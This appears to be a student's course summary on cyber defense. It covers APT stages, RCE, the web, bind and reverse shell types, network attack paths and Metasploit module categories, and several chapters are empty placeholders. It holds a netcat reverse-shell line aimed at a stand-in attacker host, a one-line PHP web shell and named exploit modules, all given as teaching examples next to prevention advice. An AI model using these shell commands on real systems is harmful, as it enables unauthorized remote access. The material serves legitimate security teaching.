Subject 2024 Summary

Roman Cvijanovic

10. Januar 2025

Acknowledgment

something Something Acknowledgment

Transcription and enhancements by Roman Cvijanovic.

Inhaltsverzeichnis

1 Intro to Cyber Defense **4**
- 1.1 Lecture . . . 5
  - 1.1.1 Lecture . . . 5
- 1.2 Exercise . . . 5
  - 1.2.1 Lecture . . . 5

2 Hacker Attacks **6**
- 2.1 Lecture . . . 7
  - 2.1.1 Attack Methologies . . . 7
  - 2.1.2 APT - Advanced Persistent threats . . . 7
- 2.2 Exercise . . . 15

3 Metasploit [1] **16**
- 3.1 lecture . . . 17
  - 3.1.1 General Exploitation techniques . . . 17
  - 3.1.2 Local exploit . . . 17
  - 3.1.3 Server-side exploit . . . 17
  - 3.1.4 Client-side exploit . . . 18
  - 3.1.5 Command & Control (C2, C&C) . . . 18
  - 3.1.6 Metasploit . . . 20
  - 3.1.7 Metasploit Meterpreter . . . 20
  - 3.1.8 Vulnerability Attacks . . . 21
  - 3.1.9 Secure architecture . . . 24
- 3.2 exercise . . . 27

4 APT, Logging and Forensic **28**
- 4.1 lecture . . . 29
  - 4.1.1 Advanced Persistent Threat (APT) . . . 29
  - 4.1.2 Logging . . . 29
  - 4.1.3 Cyber Security tools and frameworks for logging and forensic . . . 31
  - 4.1.4 Velociraptor . . . 33
  - 4.1.5 YARA . . . 33
  - 4.1.6 CIRT/CSIRT . . . 34
  - 4.1.7 Incident Response . . . 34
- 4.2 exercise . . . 36

5 Windows Event Logs **37**
- 5.1 lecture . . . 38
  - 5.1.1 Introduction . . . 38
  - 5.1.2 Log Categories . . . 38
  - 5.1.3 Getting Logs . . . 39
- 5.2 exercise . . . 39
  - 5.2.1 Domain Controller Events . . . 43
  - 5.2.2 Automated Analysis Tools . . . 46
- 5.3 exercise . . . 46

6 Enterprise Response Tooling **47**
- 6.1 Velociraptor . . . 48
  - 6.1.1 Core Capabilities . . . 48
  - 6.1.2 Technical Features . . . 48
  - 6.1.3 Architecture . . . 48
- 6.2 Use Cases . . . 48

6.3 VQL Example . . . 48
6.3.1 User Interface Basics . . . 49
6.3.2 Velociraptor Artifacts . . . 51
6.3.3 Velociratpro Hunts . . . 51
6.3.4 Active Containment . . . 54
6.3.5 Collecting Files . . . 55
6.3.6 Notebooks . . . 57
6.3.7 Velociraptor Query Language . . . 58
6.3.8 YARA in Velociraptor . . . 60
6.3.9 Logs . . . 61
6.4 exercise . . . 62

7 Chapter title **63**
7.1 lecture . . . 64
7.2 exercise . . . 64

8 Chapter title **65**
8.1 lecture . . . 66
8.2 exercise . . . 66

9 Chapter title **67**
9.1 lecture . . . 68
9.2 exercise . . . 68

10 Chapter title **69**
10.1 lecture . . . 70
10.2 exercise . . . 70

11 Chapter title **71**
11.1 lecture . . . 72
11.2 exercise . . . 72

12 Chapter title **73**
12.1 lecture . . . 74
12.2 exercise . . . 74

13 Chapter title **75**
13.1 lecture . . . 76
13.2 exercise . . . 76

14 Chapter title **77**
14.1 lecture . . . 78
14.2 exercise . . . 78

15 Attack Pattern, Techniques and Prevention Methods **79**
15.1 Attacks . . . 80
15.1.1 Common Attack Techinques . . . 80

Kapitel 1

Intro to Cyber Defense

1.1 Lecture

foobar

1.1.1 Lecture

foo

1.2 Exercise

bar

1.2.1 Lecture

barfoo

Kapitel 2

Hacker Attacks


2.1 Lecture

2.1.1 Attack Methologies

- Direct Attack
- Social Attacks
- Man-in-The-Middle Attack
- Man-in-The-Browser Attack
- Indrect Attack (Virus, Malware, Ransomware)
- Attacks on People
  - Social Engineering attacks
  - spoofing
  - phishing
  - email infection


2.1.2 APT - Advanced Persistent threats

An Advanced Persistent Threat (APT) is a sophisticated cyber attack where an attacker establishes a long-term presence in a network, as shown in the image where multiple SZombie Hostsäre controlled by agents and a Command & Control (C&C) server.



APT by image exmaple

- APT attackers use a multi-stage approach:
  - Initial compromise through agents that infect systems
  - Establishing persistence by creating zombie hosts (compromised computers)
  - Setting up command and control infrastructure behind firewalls
  - Moving laterally through the network to infect more systems
  - Exfiltrating data or maintaining long-term access
- The image demonstrates key APT components:
  - Agents: Initial malware that compromises systems
  - Zombie Hosts: Infected computers under attacker control
  - C&C Server: Central server used by attackers to send commands and receive data
  - Firewall bypass: Shows how APTs create sophisticated communication channels through security defenses
- APTs are typically associated with:
  - Nation-state actors or well-funded criminal groups
  - Long-term strategic goals rather than quick financial gain
  - Advanced evasion techniques to avoid detection
  - Targeted attacks against specific organizations or industries



1. Infection: The initial compromise of a system through various attack vectors like phishing, exploiting vulnerabilities, or malware delivery. This is where the attacker first gains entry into the target network.
2. Persistence: Attackers establish a long-term foothold by installing backdoors, creating admin accounts, or modifying system configurations to ensure they maintain access even if the initial entry point is discovered and closed.
3. Exfiltration: The first phase of data theft, where attackers identify and collect valuable information. They often stage this data in specific locations within the network for later extraction.
4. Privilege Elevation: Attackers move laterally and vertically through the network, gaining higher-level access permissions and compromising additional systems. This might involve stealing admin credentials or exploiting local vulnerabilities.
5. Exfiltration II: With elevated privileges, attackers can access and steal more sensitive data from previously inaccessible systems or databases.
6. Increase Network Access: The final stage where attackers solidify their control over the network, potentially creating additional backdoors and expanding their reach to maintain long-term access for future operations.

This attack chain shows how APTs are methodical, patient operations rather than quick smash-and-grab attacks, with each stage building upon the previous one to achieve deeper network penetration.

RCE

- Ability to trigger arbitrary code execution over a network.
- This is the holy grail an attacker wants on your system!

How to get RCE?


- Command Injection
- File Upload (Upload a PHP file to a webserver)
- SQL Injections can sometimes be used to get RCE
- Buffer Overflow (write own instructions into the process memory and execute it)

Exploitation limitation

- Often, an exploit can only execute one command at a time
- Shells can be used to interactively execute commands on the system
  - There are multiple types of shells
  - Web Shells
  - Bind Shells
  - Reverse Shells


Web Shell

Bind Shell



- The image shows a bind shell attack flow:
  - Attacker exploits vulnerability on port 443 (HTTPS)
  - Target opens and binds a shell to port 2305
  - Attacker connects to port 2305
  - Interactive command shell is established with bi-directional communication
  - Attacker can now execute commands remotely
- Common ways to create bind shells:
  - Buffer overflow exploits in network services
  - Command injection in web applications
  - Vulnerable network protocols
  - Malware/backdoors that open listening ports
  - Format string vulnerabilities
  - RCE (Remote Code Execution) vulnerabilities
- Typical abuse methods:
  - Tools like Metasploitś bind_tcp payload
  - Custom shellcode that binds to a port
  - Netcat listening mode (nc l p port)
  - Python/Perl scripts creating socket listeners
  - PowerShell reverse shell scripts
  - Exploitation of insecure file upload features
- Notable vulnerabilities that enabled bind shells:
  - EternalBlue (MS17-010) - SMB vulnerability
  - ShellShock (CVE-2014-6271) - Bash vulnerability
  - Log4Shell (CVE-2021-44228) - Java logging vulnerability
  - ProFTPd backdoor (CVE-2010-4221)
  - IIS WebDAV exploits
  - Apache Struts RCE (CVE-2017-5638)
- Prevention methods:
  - Proper firewall configuration blocking unauthorized outbound connections
  - Regular security patching
  - Network segmentation
  - Intrusion Detection Systems (IDS) monitoring for bind shell patterns
  - Application security testing
  - Endpoint protection monitoring for suspicious processes


Bind Shell



- The image shows a web shell attack flow:
  - Attacker uploads malicious file (shell.php) to web server via port 443
  - Attacker executes commands through HTTP GET requests
  - Server executes command and returns results
  - In this example, 'whoami' reveals root access
- Common ways to upload web shells:
  - File upload vulnerabilities
  - Insecure file write permissions
  - Local File Inclusion (LFI)
  - Remote File Inclusion (RFI)
  - Content Management System (CMS) vulnerabilities
  - Compromised FTP credentials
- Typical web shell examples:
  - PHP shells (c99, r57)
  - ASP/ASPX shells (web.config)
  - JSP shells (cmd.jsp)
  - Python web shells
  - Perl CGI shells
  - One-liner shells like `<?php system($_GET['cmd']); ?>`
- Notable vulnerabilities enabling web shells:
  - WordPress plugin vulnerabilities
  - Apache Struts2 vulnerabilities
  - WebLogic server flaws (CVE-2020-14882)
  - PHP File Upload bypass
  - ImageMagick exploit (CVE-2016-3714)
  - Exchange Server ProxyShell (CVE-2021-34473)
- Prevention methods:
  - Strict file upload validation
  - Web Application Firewall (WAF)
  - File extension blacklisting
  - Regular security scans for web shells
  - Proper file permissions

- Monitoring for suspicious HTTP requests
- Input sanitization


Reverse Shell



- The image shows a reverse shell attack flow:
  - Attacker starts a listener on port 2305
  - Exploits vulnerability on target's port 443
  - Target initiates connection back to attacker
  - Bi-directional command shell is established
  - All command results return to attacker's listening port
- Common ways to create reverse shells:
  - Netcat reverse shells ('nc -e /bin/sh attacker-ip 2305')
  - Python one-liners for socket connections
  - PowerShell reverse shell scripts
  - Bash reverse shells
  - PHP reverse shell scripts
  - Java/JSP reverse shell code
- Typical exploitation methods:
  - Command injection in web applications
  - SQL injection leading to command execution
  - Remote code execution vulnerabilities
  - Malicious file uploads
  - Social engineering with malicious scripts
  - Supply chain compromises
- Notable vulnerabilities enabling reverse shells:
  - SolarWinds supply chain attack
  - Log4Shell (CVE-2021-44228)
  - Spring4Shell (CVE-2022-22965)
  - Windows Print Spooler (PrintNightmare)
  - Drupal Drupalgeddon2
  - Apache Struts2 vulnerabilities
- Prevention methods:
  - Egress filtering (blocking unauthorized outbound connections)
  - Application whitelisting


- Network segmentation
- Regular security updates
- Network monitoring for suspicious connections
- Input validation and sanitization
- Web Application Firewall (WAF) rules

Example attack scenarios through corporate IT environment:



1. Network/Protocol Based:
   - Log4Shell attack through the WAF on port 443
   - SQL Injection through web application reaching database
   - Server-Side Request Forgery (SSRF) bypassing WAF
   - Apache Struts2 RCE through exposed endpoints
2. Software/Supply Chain:
   - Compromised NPM package in web application
   - Backdoored software update in application server
   - Vulnerable third-party library in database
   - Compromised CI/CD pipeline deploying malicious code
3. Each zone (DMZ → App → DB) represents a security boundary that attackers need to bypass, either through:
   - Protocol abuse (exploiting allowed traffic)
   - Software vulnerabilities (exploiting code flaws)
   - Supply chain compromises (poisoned dependencies)
   - Misconfiguration (improper access controls)

The red dotted lines show potential attack paths, while green solid lines represent legitimate traffic flow.
Intranet Port/Service Hopping Attack



- Attack Path:

  - Initial entry through WAF on port 443 (HTTPS)
  - Hop to application server using allowed port 8080
  - Move to database server on port 1433 (SQL)
  - Each hop uses legitimate, allowed ports


- Attack Methods:
  - Exploit WAF bypass techniques
  - Use service-to-service trusted connections
  - Leverage misconfigured port access
  - Abuse legitimate communication channels

- Common Vulnerabilities Used:
  - Service misconfiguration
  - Weak segmentation
  - Trust relationship abuse
  - Excessive port allowances between zones

- Prevention:
  - Strict port filtering
  - Network segmentation
  - Zero-trust architecture
  - Regular audit of allowed ports
  - Service-to-service authentication

Each step abuses legitimate communication paths rather than trying to breach through blocked ports or firewalls directly.

Exchange server on premise attack



- Key Components:
  - Exchange Server placed directly in Intranet
  - Active Directory integration
  - Double firewall setup
  - TLS termination at Exchange

- Attack Vector:
  - Direct RCE (Remote Code Execution) possible from Internet
  - No DMZ protection
  - Exploits Exchange vulnerabilities directly
  - Can lead to AD compromise


- Historical Context:
  - The German text mentions this was a common but dangerous setup
  - Companies had Exchange servers directly accessible from Internet
  - Should never place internet-facing services directly in Intranet
  - All internet-facing services should be in DMZ

- Notable Vulnerabilities:
  - ProxyLogon (CVE-2021-26855)

- ProxyShell (CVE-2021-34473)
- Exchange Server RCE vulnerabilities
- Direct path to Active Directory

This setup represents a dangerous legacy configuration that bypasses proper network segmentation principles.


Citrix attack scenario



- Infrastructure Components:
  - Citrix server in DMZ
  - AD and Storage in internal network
  - Double firewall setup
  - Remote user access
- Attack Vectors:
  - Malware/Trojans targeting Citrix infrastructure
  - Remote user's physical presence
  - Direct attacks on Citrix DMZ server
  - Potential lateral movement to internal resources
- Security Considerations:
  - The German text explains that companies using Citrix or similar remote desktop solutions are better protected against viruses/trojans
  - Malware is contained within Citrix DMZ
  - Physical user presence creates additional attack surface
  - DMZ placement provides isolation
- Notable Aspects:
  - Separation between internet and internal network
  - Controlled access through Citrix gateway
  - User session isolation
  - DMZ acts as security boundary

This setup represents a more secure approach where remote access is mediated through a DMZ-based Citrix infrastructure, containing potential threats.

Covert Channel Attack explanation:



- Communication Channels:

  - Direct HTTPS posts
  - Web proxy traffic
  - IPSec tunnels
  - ICMP/DNS tunneling

- Attack Components:
  - C2 (Command & Control) server running Covenant
  - Multiple protocol options for communication
  - Progression through network segments
  - Ability to reach critical infrastructure (SCADA)

- Key Points from German text:
  - Discusses various connection paths from intranet to internet
  - If any of these protocols work, malware can establish reverse shell or C2 connection
  - Forms the basis for malware and many APT attacks
  - Emphasizes need for cyber defense to detect such traffic patterns

- Critical Aspects:
  - Multiple covert channels for resilience
  - Legitimate protocols abuse
  - Hard-to-detect communication methods
  - Defense needs to monitor all these protocols
  - Long-term persistent access capability

This represents sophisticated C2 infrastructure using multiple covert channels to maintain communication with compromised systems.

2.2 Exercise

bar

Kapitel 3

Metasploit [1]

3.1 lecture

3.1.1 General Exploitation techniques

- Metasploit is a penetration testing framework and cybersecurity project that provides:
  - Tools for vulnerability identification
  - A database of known exploits
  - Payload development capabilities
  - Post-exploitation modules
  - Testing and verification tools
- Key components:
  - Metasploit Framework (MSF) - The core open-source platform
  - Meterpreter - Advanced payload for maintaining access
  - Exploit modules - Pre-built attack code
  - Auxiliary modules - For scanning and verification
  - Post modules - For post-exploitation activities
- Common uses:
  - Security testing by professionals
  - Vulnerability validation
  - Security research
  - Network security assessments
  - Testing defense systems
- Key features:
  - Command line interface (msfconsole)
  - Exploit development tools
  - Payload generators
  - Network discovery tools
  - Automated exploitation capabilities
  - Plugin architecture for extensibility

It's important to note that while Metasploit is a legitimate security testing tool, it should only be used with proper authorization and in legal testing environments.

3.1.2 Local exploit

- Executed directly on target system
- Requires existing access
- Exploits privilege escalation vulnerabilities
- Examples: Buffer overflows in local services, kernel exploits

Metasploit context

- Use 'local/' modules
- Post-exploitation phase
- Escalate privileges after initial access
- Example: `windows/local/ms16_032_secondary_logon_handle_privesc`

3.1.3 Server-side exploit

- Targets running services/applications
- Executed against remote systems
- Exploits network-facing services
- Examples: Web server vulnerabilities, database exploits

Metasploit context

- Use 'exploit/' modules
- Direct targeting of services
- Often uses specific ports
- Example: `windows/smb/ms17_010_eternalblue`

3.1.4 Client-side exploit

- Requires user interaction
- Targets client applications
- Relies on social engineering
- Examples: Malicious PDFs, browser exploits

Metasploit context

- Use 'exploit/windows/browser/' or similar
- Generate malicious files/content
- Often paired with social engineering
- Example: `exploit/windows/fileformat/adobe_pdf_embedded_exe`

